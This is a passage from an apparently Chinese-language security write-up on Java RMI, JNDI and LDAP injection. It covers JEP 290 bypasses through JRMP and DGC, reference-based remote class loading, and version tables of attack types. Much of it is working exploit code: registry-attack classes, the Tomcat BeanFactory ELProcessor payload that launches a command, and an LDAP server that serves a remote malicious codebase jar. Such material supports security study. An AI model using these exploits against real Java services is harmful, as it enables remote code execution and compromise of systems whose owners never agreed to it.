        throw new UnmarshalException("Error unmarshaling return", var10);
    }

    if (!(var14 instanceof Exception)) {
        throw new UnmarshalException("Return type not Exception");
    }
}

```

JRMPListener利用就是这里的问题,

```

private void doCall ( DataInputStream in, DataOutputStream out, Object payload
) throws Exception {
    ObjectInputStream ois = new ObjectInputStream(in) {

        @Override
        protected Class<?> resolveClass ( ObjectStreamClass desc ) throws
IOException, ClassNotFoundException {
            if ( "[Ljava.rmi.server.ObjID;".equals(desc.getName())) {
                return ObjID[].class;
            } else if ( "java.rmi.server.ObjID".equals(desc.getName())) {
                return ObjID.class;
            } else if ( "java.rmi.server.UID".equals(desc.getName())) {
                return UID.class;
            }
            throw new IOException("Not allowed to read object");
        }
    };

    ObjID read;
    try {
        read = ObjID.read(ois);
    }
    catch ( java.io.IOException e ) {
        throw new MarshalException("unable to read objID", e);
    }

    if ( read.hashCode() == 2 ) {
        ois.readInt(); // method
        ois.readLong(); // hash
        System.err.println("Is DGC call for " +
Arrays.toString((ObjID[])ois.readObject()));
    }

    System.err.println("Sending return with payload for obj " + read);

    out.writeByte(TransportConstants.Return); // transport op ==> 81
    ObjectOutputStream oos = new JRMPClient.MarshalOutputStream(out,
this.classpathUrl);

    oos.writeByte(TransportConstants.ExceptionalReturn); // transport
var1 ==> 2
    new UID().write(oos);

    BadAttributeValueExpException ex = new
BadAttributeValueExpException(null);
    Reflections.setFieldValue(ex, "val", payload);
    oos.writeObject(ex);

    oos.flush();
    out.flush();

```

```

        this.hadConnection = true;
        synchronized ( this.waitLock ) {
            this.waitLock.notifyAll();
        }
    }
}

```

这是因为JEP 290只是在JRMP之上的反序列化过程中注入了Filter，而在JRMP层对错误的处理没有进行反序列化过滤。 .

最后在eki师傅的文章中，想到了server和register的通信中 DGC 的通信也是基于JRMP，所以同样可以使用。原理同上

```

package com.dem0.vuln;

import sun.rmi.transport.tcp.TCPEndpoint;

import java.lang.reflect.Constructor;
import java.rmi.server.ObjID;
import java.rmi.server.UnicastRemoteObject;

import static com.dem0.rmi.Main.sendRawCall;
//import static com.dem0.util.Reflections.getFieldValue;
//import static com.dem0.util.Reflections.setFieldValue;
import com.dem0.utils.Reflections;

public class AttackRegistryByJRMPListener {
    public static void main(String[] args) {
        try {
            String registryHost = "127.0.0.1";
            int registryPort = 1099;
            String JRMPHost = "127.0.0.1";
            int JRMPPort = 2499;

            Constructor<?> constructor =
UnicastRemoteObject.class.getDeclaredConstructor(null);
            constructor.setAccessible(true);
            //因为UnicastRemoteObject的默认构造方式是protect的，所以需要反射调用

            UnicastRemoteObject remoteObject = (UnicastRemoteObject)
constructor.newInstance(null);
            TCPEndpoint ep = (TCPEndpoint)
Reflections.getFieldValue(Reflections.getFieldValue(Reflections.getFieldValue(r
emoteObject,"ref"),"ref"),"ep");

            //这里直接反射修改对应的值，间接修改构造的序列化数据
            Reflections.setFieldValue(ep,"port",JRMPPort);
            Reflections.setFieldValue(ep,"host",JRMPHost);

```

```

        ObjID objID_ = new ObjID(0);

        //Bind("test",payloadObj)

        sendRawCall(registryHost,registryPort,objID_,0,4905912898345647071L,"test",remoteObject);

        }catch (Throwable t){
            t.printStackTrace();
        }
    }
}

```

为了bypass上面这个过程，上面这个是在已经开始DGC请求的时候触发的，在高版本中orace也对这个进行了修复，所以要利用也就变得难上加难。但是为什么我们在第一次 **readObject** 的时候就进行呢？所以有了下面这个触发点

```

package com.dem0.vuln;

import com.dem0.internal.ReflectUtils;
import sun.rmi.server.UnicastRef;
import sun.rmi.transport.LiveRef;
import sun.rmi.transport.tcp.TCPEndpoint;

import java.lang.reflect.Constructor;
import java.lang.reflect.Proxy;
import java.rmi.server.ObjID;
import java.rmi.server.RMIServerSocketFactory;
import java.rmi.server.RemoteObjectInvocationHandler;
import java.rmi.server.UnicastRemoteObject;
import java.util.Random;

import static com.dem0.utils.Reflections.setFieldValue;

public class TriggerJRMPCallByDeserialize {
    public static void main(String[] args) throws Exception{
        String registryHost = "192.168.59.1";
        int registryPort = 1099;
        String JRMPHost = "192.168.59.1";
        int JRMPPort = 2499;

        TCPEndpoint te = new TCPEndpoint(JRMPHost, JRMPPort);
        ObjID id = new ObjID(new Random().nextInt());
        UnicastRef refObject = new UnicastRef(new LiveRef(id, te, false));

        //触发关键在于RemoteObjectInvocationHandler的invoke方法
        RemoteObjectInvocationHandler myInvocationHandler = new
        RemoteObjectInvocationHandler(refObject);
        RMIServerSocketFactory handcraftedSSF = (RMIServerSocketFactory)
        Proxy.newProxyInstance(
            RMIServerSocketFactory.class.getClassLoader(),

```

```

        new Class[] { RMIServerSocketFactory.class,
java.rmi.Remote.class },
        myInvocationHandler);

    Constructor<?> constructor =
UnicastRemoteObject.class.getDeclaredConstructor(null);
    constructor.setAccessible(true);
    UnicastRemoteObject remoteObject = (UnicastRemoteObject)
constructor.newInstance(null);

    setFieldValue(remoteObject, "ssf", handcraftedSSF);

    byte[] serializeData = ReflectUtils.writeObjectToBytes(remoteObject);

    ReflectUtils.readObjectFromBytes(serializeData);


}
}

```

主要是为了触发 `RemoteObjectInvocationHandler` 的 `invoke` 方法。

大概的流程就是

`UnicastRemoteObject#readObject` ==> `UnicastRemoteObject#reexport` ==> `export` ==>



剩下的就跟过去了。

```

invokeRemoteMethod:223, RemoteObjectInvocationHandler (java.rmi.server)
invoke:179, RemoteObjectInvocationHandler (java.rmi.server)
createServerSocket:-1, $Proxy2 (com.sun.proxy)
newServerSocket:666, TCPEndpoint (sun.rmi.transport.tcp)
listen:335, TCPTransport (sun.rmi.transport.tcp)
exportObject:254, TCPTransport (sun.rmi.transport.tcp)
exportObject:411, TCPEndpoint (sun.rmi.transport.tcp)
exportObject:147, LiveRef (sun.rmi.transport)
exportObject:236, UnicastServerRef (sun.rmi.server)
exportObject:383, UnicastRemoteObject (java.rmi.server)
exportObject:346, UnicastRemoteObject (java.rmi.server)
reexport:268, UnicastRemoteObject (java.rmi.server)
readObject:235, UnicastRemoteObject (java.rmi.server)

```

```

invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadObject:1170, ObjectOutputStreamClass (java.io)
readSerialData:2178, ObjectInputStream (java.io)
readOrdinaryObject:2069, ObjectInputStream (java.io)
readObject0:1573, ObjectInputStream (java.io)
readObject:431, ObjectInputStream (java.io)
readObjectFromBytes:108, ReflectUtils (com.dem0.internal)
main:45, TriggerJRMPCallByDeserialize (com.dem0.vuln)

```

jdk8u241, 在调用 `UnicastRef.invoke` 之前, 做了一个检测。

总结(EKI!!!)

攻击类型	适用jdk版本	需要条件
加载远程类	<7u21、6u45	无
加载远程类	任意	SecurityManager allow/ java.rmi.server.useCodebaseOnly=false
远程对象方法参数反序列化	<8u242	远程对象参数除int、boolean等基本类外/服务端存在反序列化链
远程对象方法参数反序列化	任意	远程对象参数除int、boolean等基本类和String类外/远程对象环境存在反序列化链
Registry方法参数反序列化	<8u121, 7u13, 6u141	Registry端存在反序列化链
远程对象方法结果	任意	调用端存在反序列化环境
DGC方法返回值存在反序列化	<8u121, 7u13, 6u141	调用端存在反序列化链
JRMI CALL 报错反序列化	任意	调用端存在反序列化链
Registry bind/rebind 触发JRMI CALL报错	<8u231	Registry存在反序列化链
Registry 方法参数反序列化触发JRMI CALL报错	<8u241	Registry存在反序列化链

0x02 JNDI

JNDI: JAVA名称和目录接口。JNDI(Java Naming and Directory Interface)是java提供的命名和目录服务, java可以通过他的API来命令和定位资源。可以访问的资源有: **DataSource(JDBC数据源)**, JNDI可访问的现有的目录及服务有: **JDBC、LDAP、RMI、DNS、NIS、CORBA**

- Naming

名称, 实际上就是通过名称查找实际对象的服务。举个例子

- DNS: 通过域名查找ip地址
- QQ: 通过QQ号找到你这个用户
-

这里就不得不提另外一个服务叫 **LDAP**, 是一个轻量级的目录访问服务。详情可以参考: <https://paper.seebug.org/1091/#ldap>。我们继续介绍Naming。

在名称系统中, 有几个重要的概念。

- **Bindings**：表示一个名称和对应对象的绑定关系，比如在文件系统中文件名绑定到对应的文件，在 DNS 中域名绑定到对应的 IP，在RMI中远程对象绑定到对应的name (**HashMap(key=value)**)
- **Context**：上下文，一个上下文中对应着一组名称到对象的绑定关系，我们可以在指定上下文中查找名称对应的对象。比如在文件系统中，一个目录就是一个上下文，可以在该目录中查找文件，其中子目录也可以称为子上下文 (subcontext)。(**二叉树的根节点或者子节点**)
- **References**：在一个实际的名称服务中，有些对象可能无法直接存储在系统内，这时它们便以 **引用(ref)** 的形式进行存储，可以理解为 C/C++ 中的指针。引用中包含了获取实际对象所需的信息，甚至对象的实际状态。比如文件系统中实际根据名称打开的文件是一个整数 fd (file descriptor)，这就是一个引用，内核根据这个引用值去找到磁盘中的对应位置和读写偏移。
- **Directory**

目录服务是对于命名服务的一个拓展，除了 **Naming** 中已经有的(**name==>value**)，之外，还给对象拥有了 **attributes**，由此我们不仅可以通过name去搜索对象，还可以根据属性去搜索对象。

以打印机服务为例，我们可以在命名服务中根据打印机名称去获取打印机对象(引用)，然后进行打印操作；同时打印机拥有速率、分辨率、颜色等**属性**，作为目录服务，用户可以根据打印机的分辨率去搜索对应的打印机对象。

常见服务：


- LDAP:上面已经说过。
- Active Directory: 为 Windows 域网络设计，包含多个目录服务，比如域名服务、证书服务等；
- 其他基于 X.500（目录服务的标准）实现的目录服务；

总而言之，目录服务也是一种特殊的名称服务，关键区别是在目录服务中通常使用搜索 (**`search`**) 操作去定位对象，而不是简单的根据名称查找 (**`lookup`**) 去定位。

• Interface

JAVA为了方便使用上述的目录服务，实现了 **JNDI**。从理解上，JNDI本身不是某一类特定的目录服务，所以可以针对不同的服务提供统一操作接口。

JNDI 的架构主要是两层，应用层接口和SPI。



JNDI 接口主要分为下述 5 个包：

- **javax.naming** (命名操作)

- [javax.naming.directory](#) (目录操作)
- [javax.naming.event](#) (请求事件通知)
- [javax.naming.ldap](#)
- [javax.naming.spi](#) (允许动态插入不同实现，理解成为使JNDI能够访问自己定义的服务)

Quick Start

```
package com.dem0.jndi;

import javax.naming.Context;
import javax.naming.NamingException;
import javax.naming.directory.Attributes;
import javax.naming.directory.DirContext;
import javax.naming.directory.InitialDirContext;
import java.util.Hashtable;

public class DNSContextFactoryTest {
    public static void main(String[] args) {
        //创建环境变量对象
        Hashtable env = new Hashtable();
        //设置JNDI初始化工厂累名

        env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.dns.DnsContextFactory");

        //设置JNDI提供服务的URL地址
        env.put(Context.PROVIDER_URL, "dns://223.6.6.6/");
        //创建JNDI目录服务对象
        try {
            DirContext context = new InitialDirContext(env);
            //获取DNS解析记录测试
            Attributes attrs1 = context.getAttributes("baidu.com", new
String[]{"A"});
            Attributes attrs2 = context.getAttributes("dem0dem0.top", new
String[]{"A"});
            System.out.println(attrs1);
            System.out.println(attrs2);
        } catch (NamingException e) {
            e.printStackTrace();
        }
    }
}
```

详细的解释已经在代码中标注，这里不再赘述。跟进代码看看。很明显重点的代码在 `DirContext context = new InitialDirContext(env);` 。

```
//跟进到最后
javax.naming.spi.NamingManager.getInitialContext(Hashtable<?,?>
env)
InitialContextFactoryBuilder builder = getInitialContextFactoryBuilder();
String className = env != null ?
(String)env.get(Context.INITIAL_CONTEXT_FACTORY) : null;
//builder为null ==> factory =
(InitialContextFactory)helper.loadClass(className).newInstance();
factory = builder.createInitialContextFactory(env);
return factory.getInitialContext(env);
```

首先是`getInitialContextFactoryBuilder`去拿能够创建factory的**builder**。只有当这个builder没有被初始化的时候，才会去加载`Context.INITIAL_CONTEXT_FACTORY`，然后调用他的`getInitialContext`。

到这里让我们用JNDI来重写一下RMI。（这里也就能理解reg,server,client）

首先还是要新建Registry

```
LocateRegistry.createRegistry(1099);
```

然后是server端来获取reg对象绑定对象

```
Hashtable env = new Hashtable();

env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.Registr
yContextFactory");
env.put(Context.PROVIDER_URL, "rmi://localhost:1099");
Calc calc = new Calc();
try {
    InitialContext initialContext = new InitialContext(env);
    initialContext.bind("calc", calc);
    System.out.println("calc bindings");
    initialContext.close();
} catch (NamingException e) {
    e.printStackTrace();
}
```

然后是client获取reg对象拿实例对象

```
Hashtable env = new Hashtable();

env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.Registr
yContextFactory");
env.put(Context.PROVIDER_URL, "rmi://localhost:1099");

try {
    InitialContext initialContext = new InitialContext(env);
    ICalc calc = (ICalc) initialContext.lookup("calc");
    initialContext.close();
    List<Integer> li = new ArrayList<Integer>();
    li.add(1);
    li.add(2);
}
```

```

        System.out.println(calc.sum(li));
    } catch (NamingException e) {
        e.printStackTrace();
    } catch (RemoteException e) {
        e.printStackTrace();
    } catch (Exception e) {
        e.printStackTrace();
    }
}

```

所以我们不难看出，任何一个 **JNDI Context** 中都有下面几个方法

```

bind(Name name, Object obj)
    将名称绑定到对象。
list(String name)
    枚举在命名上下文中绑定的名称以及绑定到它们的对象的类名。
lookup(String name)
    检索命名对象。
rebind(String name, Object obj)
    将名称绑定到对象，覆盖任何现有绑定。
unbind(String name)
    取消绑定命名对象。

```

对于 **DirContext** 来说，还支持


search/createSubcontext/getSchema/getSchemaClassDefinition，这也符合我们之前所说的目录服务。

🔑 JNDI动态协议转换

具体原理不用分析，省流量：JNDI会根据提供的URL重新寻找 **INITIAL_CONTEXT_FACTORY**。

👁 JNDI中的Reference

目录服务中存在的一种特殊的对象 **Reference** 引用。他的构造方法有以下几种：



```

Choose Declaration
Reference(String) (of javax.naming.Reference) < 1.8 (2) > (rt.jar)
Reference(String, RefAddr) (of javax.naming.Reference) < 1.8 (2) > (rt.jar)
Reference(String, String, String) (of javax.naming.Reference) < 1.8 (2) > (rt.jar)
Reference(String, RefAddr, String, String) (of javax.naming.Reference) < 1.8 (2) > (rt.jar)

```

这里面提到了 **Reference**，那么绕不开的就还有 **RefAddr**，这个就相当于是引用的一个指针。他有一个属性 **addrType** 表示地址类型。盲猜 **URLClassLoader**，应该也用得上。

💡 JNDI+RMI

rmi：提供了 **ReferenceWrapper** 用来将JNDI的 **Reference** 包装成一个远程对象。现在想办法把这个引用，怎么变成一个对象？

```

public class User implements Serializable {
    public String name;
    public User(String name){
        this.name = name;
    }
    public void who(){

```

```

        System.out.println("I am " + name);
    }

    @Override
    public String toString() {
        return "User{" +
            "name='" + name + '\'' +
            '}';
    }
}

```

服务端

```

public class UserFactoryServer {
    public static void main(String[] args) throws NamingException,
RemoteException {
        Registry registry = LocateRegistry.getRegistry(1099);
        Reference reference = new Reference("com.dem0.jndi.model.xUser",
"com.dem0.jndi.model.UserFactory", "http://127.0.0.1:1600");
        ReferenceWrapper wrapper = new ReferenceWrapper(reference);
        registry.rebind("User", wrapper);
    }
}

```

client

```

public class UserFactoryClient {
    public static void main(String[] args) throws NamingException {

        System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");
        Hashtable<String, String> env = new Hashtable<>();
        env.put(Context.INITIAL_CONTEXT_FACTORY,
"com.sun.jndi.rmi.registry.RegistryContextFactory");
        env.put(Context.PROVIDER_URL, "rmi://localhost:1099");
        env.put("word", "Dem0");
        InitialContext ctx = new InitialContext(env);
        User obj = (User) ctx.lookup("User");
        System.out.println(obj);
        obj.who();
    }
}

```

debug一下流程，直接跳到 [com.sun.jndi.rmi.registry.RegistryContext#lookup](#)

```

public Object lookup(Name var1) throws NamingException { var1: "User"
    if (var1.isEmpty()) { var1: "User"
        return new RegistryContext( var1: this);
    } else {
        Remote var2;
        try {
            var2 = this.registry.lookup(var1.get(0));
        } catch (NotBoundException var4) {
            throw new NameNotFoundException(var1.get(0));
        } catch (RemoteException var5) {
            throw (NamingException)wrapRemoteException(var5).fillInStackTrace();
        }

        return this.decodeObject(var2, var1.getPrefix(1));
    }
}

```

```

public Object lookup(Name var1) throws NamingException { var1: "User"
    if (var1.isEmpty()) {
        return new RegistryContext( var1: this);
    } else {
        Remote var2; var2 (slot_2): ReferenceWrapper_Stub@1237
        try {
            var2 = this.registry.lookup(var1.get(0)); registry: "RegistryImpl_Stub[UnicastRef [LiveRef: [endpoi
        } catch (NotBoundException var4) {
            throw new NameNotFoundException(var1.get(0));
        } catch (RemoteException var5) {
            throw (NamingException)wrapRemoteException(var5).fillInStackTrace();
        }

        return this.decodeObject(var2, var1.getPrefix(1)); var1: "User" var2 (slot_2): ReferenceWrapper_Stub
    }
}

```

拿到存根对象之后，进入decode

```

private Object decodeObject(Remote var1, Name var2) throws NamingException { var1: ReferenceWrapper_Stub@1237 var2: "User"
    try {
        Object var3 = var1 instanceof RemoteReference ? ((RemoteReference)var1).getReference() : var1; var1: ReferenceWrapper_Stub@1237
        Reference var8 = null;
        if (var3 instanceof Reference) {

```

可以看到从这里开始，引用变实例了。通过 **NamingManager.getObjectInstance** .

```

if (ref != null) {
    String f = ref.getFactoryClassName(); f (slot_8): "com.dem0.jndi.model.UserFacto
    if (f != null) {
        // if reference identifies a factory, use exclusively

        factory = getObjectFactoryFromReference(ref, f); ref (slot_6): "Reference Cl
        if (factory != null) { factory (slot_4): UserFactory@1300
            return factory.getObjectInstance(ref, name, nameCtx,
                environment);
        }
        // No factory found, so return original refInfo
    }
}

```

```

// Try to use current class loader
try {
    clas = helper.loadClass(factoryName);
} catch (ClassNotFoundException e) {
    // ignore and continue
    // e.printStackTrace();
}
// All other exceptions are passed up.

// Not in class path; try to use codebase
String codebase;
if (clas == null &&
    (codebase = ref.getFactoryClassLocation()) != null) {
    try {
        clas = helper.loadClass(factoryName, codebase);
    } catch (ClassNotFoundException e) {

```

可以看到最后还是调用 `Reference` 里面的 `ObjectFactory#getInstance`。但是这里也给了我们一个思路 `codebase`。

```

public Class<?> loadClass(String className, String codebase)
    throws ClassNotFoundException, MalformedURLException {

    ClassLoader parent = getContextClassLoader();
    ClassLoader cl =
        URLClassLoader.newInstance(getUrlArray(codebase), parent);

    return loadClass(className, cl);
}

```

但是前提还是要先绕过 `trustURLCodebase`。

这里的一个攻击思路就很明显了：因为 `RegistryContext` 会解析 `ReferenceWrapper` 对象成 `Reference`，如果 `Reference` 存在 `Factory` 的话还会进一步 `decode`，从 `FactoryURL` 加载 `Factory` 并调用其 `getInstance` 返回一个对象。本质上就是从远程加载类，直接开一个恶意类提供服务就行了。

```

Reference reference = new
Reference("whatever", "EvilClass", "http://localhost:16000/");
ReferenceWrapper wrapper = new ReferenceWrapper(reference);
registry.rebind("Foo", wrapper);

```

但是很显然高版本是默认关闭从远程加载的，但是本地的还是可以的。

`org.apache.naming.factory.BeanFactory` + `EL` 表达式还是可以的

参考链接：<https://github.com/apache/tomcat/blob/8e2aa5e45ce13388da62386e3cb1dbfa3b242b4b/java/org/apache/naming/factory/BeanFactory.java>

把代码简化一下

```

Reference ref = (Reference) obj;

//加载reference classname对应的类为beanClass,并实例化
String beanClassName = ref.getClassName();
Class<?> beanClass = null;

```

```

ClassLoader tcl = Thread.currentThread().getContextClassLoader();
if (tcl != null) {
    beanClass = tcl.loadClass(beanClassName);
} else {
    beanClass = Class.forName(beanClassName);
}
BeanInfo bi = Introspector.getBeanInfo(beanClass);
PropertyDescriptor[] pda = bi.getPropertyDescriptors();
Object bean = beanClass.getConstructor().newInstance();
//然后找Reference的forceString属性
RefAddr ra = ref.get("forceString");
Map<String, Method> forced = new HashMap<>();
String value = (String)ra.getContent();
Class<?> paramTypes[] = new Class[1];
paramTypes[0] = String.class;
String setterName;
int index;
//将对应Reference的forceString属性值以逗号分隔为param
for (String param: value.split(",")) {
    param = param.trim();
    //尝试将param分割成 x=y 的格式 或者xxx
    index = param.indexOf('=');
    //case 1: setterName = x param = y
    if (index >= 0) {
        setterName = param.substring(index + 1).trim();
        param = param.substring(0, index).trim();
    } else { //case 2:setterName = setXxxx (Java Bean规范)
        setterName = "set" +
            param.substring(0, 1).toUpperCase(Locale.ENGLISH) +
            param.substring(1);
    }
    //这里将beanClass对应的以setterName为名的参数为String类型的方法放进forced Map中，并以param为键值
    forced.put(param, beanClass.getMethod(setterName, paramTypes));
}
//获取Reference的所有RefAddr，并遍历
Enumeration<RefAddr> e = ref.getAll();
while (e.hasMoreElements()) {
    ra = e.nextElement();
    String propName = ra.getType();
    value = (String)ra.getContent();
    Object[] valueArray = new Object[1];
    //从forcemap里拿 propName（就是当前RefAddr的Type）对应的方法
    Method method = forced.get(propName);
    if (method != null) {
        valueArray[0] = value;
        //调用方法参数为value（就是当前RefAddr的Content）
        method.invoke(bean, valueArray);
        continue;
    }
}
//遍历pda就是bean的属性描述

```



```

        for (int i = 0; i < pda.length; i++) {
            if (pda[i].getName().equals(propName)) {
                Class<?> propType = pda[i].getPropertyType();
                //只允许调用方法参数为几个基本类
                String/Double/Character/...且只能有一个参数的方法
                if (propType.equals(String.class)) {
                    valueArray[0] = value;
                } else if (propType.equals(Character.class)
                    || propType.equals(char.class)) {
                    valueArray[0] =
                        Character.valueOf(value.charAt(0));
                }
                //拿到对应写属性的方法，调用其方法写属性
                Method setProp = pda[i].getWriteMethod();
                setProp.invoke(bean, valueArray);
                break;
            }
        }
    }
    //返回写完属性生成的bean
    return bean;
}

```

大概总结一下流程，会新建 **classname** 对应的类为 **beanClass**，然后根据 **forceString** 属性，的值来切分（“a=b”），就会调用B方法，并且将以a为主键的字符串传进去。最经典的exp也就不难解释了。

```

ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "",
true, "org.apache.naming.factory.BeanFactory", null);
ref.add(new StringRefAddr("forceString", "x=eval"));
ref.add(new StringRefAddr("x",
"\\".getClass().forName("javax.script.ScriptEngineManager").newInstance(
).getEngineByName("JavaScript").eval("\new
java.lang.ProcessBuilder['(java.lang.String[])'
(['cmd.exe', '/c', 'calc.exe']).start()\""));
ReferenceWrapper wrapper = new ReferenceWrapper(ref);

```

浅蓝师傅：<https://tttang.com/archive/1405/> 挖出了新的利用链。超爱eki的总结：

- 恶意类有public修饰的无参构造方法（getConstructor().newInstance()所限）
- 恶意类有只有一个String.class类型参数的危险方法（paramTypes所限）
- 恶意类有只有一个基本类型参数的满足bean规范的（setXX）危险方法（paramTypes所限）

0x03 LDAP

其实更多的就是对于RMI和上面这两种了，LDAP感觉我碰到挺少的。其实也就是常见的两种存储方式

- Reference

高版本一样没有了

- 序列化

本地存在反序列化链子就可以。

LDAPserver:

```
package com.anbai.sec.jndi.injection;

import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.net.InetAddress;

public class LDAPReferenceServerTest {

    // 设置LDAP服务端口
    public static final int SERVER_PORT = 3890;
    // 设置LDAP绑定的服务地址，外网测试换成0.0.0.0
    public static final String BIND_HOST = "127.0.0.1";
    // 设置一个实体名称
    public static final String LDAP_ENTRY_NAME = "test";
    // 获取LDAP服务地址
    public static String LDAP_URL = "ldap://" + BIND_HOST + ":" +
SERVER_PORT + "/" + LDAP_ENTRY_NAME;
    // 定义一个远程的jar，jar中包含一个恶意攻击的对象的工厂类
    public static final String REMOTE_REFERENCE_JAR =
"https://anbai.io/tools/jndi-test.jar";

    // 设置LDAP基底DN
    private static final String LDAP_BASE = "dc=javasec,dc=org";

    public static void main(String[] args) {
        try {
            // 创建LDAP配置对象
            InMemoryDirectoryServerConfig config = new
InMemoryDirectoryServerConfig(LDAP_BASE);

            // 设置LDAP监听配置信息
            config.setListenerConfigs(new InMemoryListenerConfig(
```

```

        "listen", InetAddress.getByName(BIND_HOST),
SERVER_PORT,
        ServerSocketFactory.getDefault(),
SocketFactory.getDefault(),
        (SSLSocketFactory) SSLSocketFactory.getDefault())
    );

    // 添加自定义的LDAP操作拦截器
    config.addInMemoryOperationInterceptor(new
InMemoryOperationInterceptor());

    // 创建LDAP服务对象
    InMemoryDirectoryServer ds = new
InMemoryDirectoryServer(config);

    // 启动服务
    ds.startListening();
    System.out.println("LDAP服务启动成功,服务地址: " + LDAP_URL);
} catch (Exception e) {
    e.printStackTrace();
}
}

private static class OperationInterceptor extends
InMemoryOperationInterceptor {

    @Override
    public void processSearchResult(InMemoryInterceptedSearchResult
result) {

        String base = result.getRequest().getBaseDN();
        Entry entry = new Entry(base);

        try {
            // 设置对象的工厂类名
            String className =
"com.anbai.sec.jndi.injection.ReferenceObjectFactory";
            entry.addAttribute("javaClassName", className);
            entry.addAttribute("javaFactory", className);

            // 设置远程的恶意引用对象的jar地址
            entry.addAttribute("javaCodeBase", REMOTE_REFERENCE_JAR);

            // 设置LDAP objectClass
            entry.addAttribute("objectClass", "javaNamingReference");

            result.sendSearchEntry(entry);
            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
        } catch (Exception e1) {
            e1.printStackTrace();
        }
    }
}

```

```
}  
}
```

client

```
Context ctx = new InitialContext();  
// 获取RMI绑定的恶意ReferenceWrapper对象  
Object obj = ctx.lookup(LDAP_URL);  
System.out.println(obj);
```

ds.add("en=avv",object) ,可以绑定对象了就。

总结

攻击类型	适用jdk版本	需要条件
JNDI+RMI (Reference Remote Factory)	<7u21、6u45	无
JNDI+RMI (Reference Local Factory)	任意	调用端存在利用链
JNDI+LDAP (Reference Remote Codebase)	<8u191	无
JNDI+LDAP (Serialize Object)	任意	调用端存在反序列化链

0x03 参考资料

1. 高版本bypass <https://www.mi1k7ea.com/2020/09/07/%E6%B5%85%E6%9E%90%E9%AB%98%E4%BD%8E%E7%89%88JDK%E4%B8%8B%E7%9A%84JNDI%E6%B3%A8%E5%85%A5%E5%8F%8A%E7%BB%95%E8%BF%87/>
